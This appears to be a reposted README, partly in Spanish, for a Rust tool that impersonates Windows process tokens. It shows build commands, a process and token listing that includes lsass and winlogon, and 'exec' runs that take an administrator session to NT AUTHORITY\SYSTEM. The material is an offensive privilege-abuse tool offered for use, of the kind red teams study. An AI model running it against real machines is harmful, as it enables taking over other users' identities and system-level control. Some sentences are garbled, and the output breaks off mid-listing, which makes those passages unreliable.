 zblurx/impersonate-rs
Rusty Impersonate

💡 IRS es una versión como librería de https://github.com/zblurx/impersonate-rs, zblurx
Reimplementación de Defte Impersonate en Rust puro. Para obtener más información al respecto, consulta este blogpost.
El enfoque de suplantación de tokens es un poco diferente al de Defte Impersonate: aquí tienes que seleccionar un PID del que quieras suplantar el Token Principal, y luego irs.exe:
CreateProcessWithTokenW y enviará el resultado al named pipeEste enfoque te permitirá suplantar a cualquier usuario en el equipo de destino siempre que tengas privilegios de administrador (no se necesita NT SYSTEM) y se puede usar con o sin GUI.
# Build it from docker
git clone https://github.com/zblurx/impersonate-rs
cd impersonate-rs
make release

# Or from cargo in your host
make windows

# or
# 32 bits
RUSTFLAGS="--remap-path-prefix $$HOME=~" cargo build --release --target i686-pc-windows-gnu
# 64 bits
RUSTFLAGS="--remap-path-prefix $$HOME=~" cargo build --release --target x86_64-pc-windows-gnu

# Build documentation
cargo doc --open --no-deps

# More information
make help
Como un binario estático:
PS C:\Users\maldev\Desktop> .irs.exe --help
IRS (Impersonate-RS) It's a windows token impersonation tool written in Rust. zblurx <https://twitter.com/_zblurx>

Usage: irs.exe <COMMAND>

Commands:
  list   List all process PID available to impersonate Tokens
  exec   Execute command line from impersonate PID and get output
  spawn  Spawn new process from impersonate PID
  help   Print this message or the help of the given subcommand(s)

Options:
  -h, --help  Print help


listEl comando list lista los procesos, con su id de sesión, tipo de token y usuario asociado.
PS C:\Users\maldev\Desktop> .\irs.exe list

[winlogon.exe                    ] [PROCESS: 624  ] [SESSION: 1 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
[lsass.exe                       ] [PROCESS: 672  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
[svchost.exe                     ] [PROCESS: 780  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
[fontdrvhost.exe                 ] [PROCESS: 788  ] [SESSION: 0 ] [TYPE: Primary] [Low   ] [USER: Font Driver Host\UMFD-0     ]
[fontdrvhost.exe                 ] [PROCESS: 796  ] [SESSION: 1 ] [TYPE: Primary] [Low   ] [USER: Font Driver Host\UMFD-1     ]
[svchost.exe                     ] [PROCESS: 888  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\SERVICE RÉSEAU  ]
[svchost.exe                     ] [PROCESS: 948  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
[dwm.exe                         ] [PROCESS: 412  ] [SESSION: 1 ] [TYPE: Primary] [System] [USER: Window Manager\DWM-1        ]
[svchost.exe                     ] [PROCESS: 460  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
[svchost.exe                     ] [PROCESS: 696  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\SERVICE LOCAL   ]
[REDACTED]
[svchost.exe                     ] [PROCESS: 836  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\SERVICE LOCAL   ]
[svchost.exe                     ] [PROCESS: 908  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\SERVICE LOCAL   ]
[svchost.exe                     ] [PROCESS: 1060 ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\SERVICE LOCAL   ]
[svchost.exe                     ] [PROCESS: 1088 ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\SERVICE LOCAL   ]
[svchost.exe                     ] [PROCESS: 1124 ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
[svchost.exe                     ] [PROCESS: 1176 ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
execEl comando exec abre el id de proceso indicado en el argumento pid, duplica su token y ejecuta un comando con el nuevo token.
X:\>whoami
adcs1\administrator

PS C:\Users\maldev\Desktop> .\irs.exe exec --pid 708 --command whoami
[2025-10-13T20:59:42Z INFO  irs::impersonate::exec] Impersonate user NT AUTHORITY\SYSTEM
nt authority\system

PS C:\Users\maldev\Desktop> .\irs.exe exec --pid 708 --command "whoami /all"
[2025-10-13T20:59:42Z INFO  irs::impersonate::exec] Impersonate user NT AUTHORITY\SYSTEM

USER INFORMATION
----------------

User Name           SID
=================== ========
nt authority\system S-1-5-18


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
BUILTIN\Administrators                 Alias            S-1-5-32-544 Enabled by default, Enabled group, Group owner
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label            S-1-16-16384


PRIVILEGES INFORMATION
----------------------
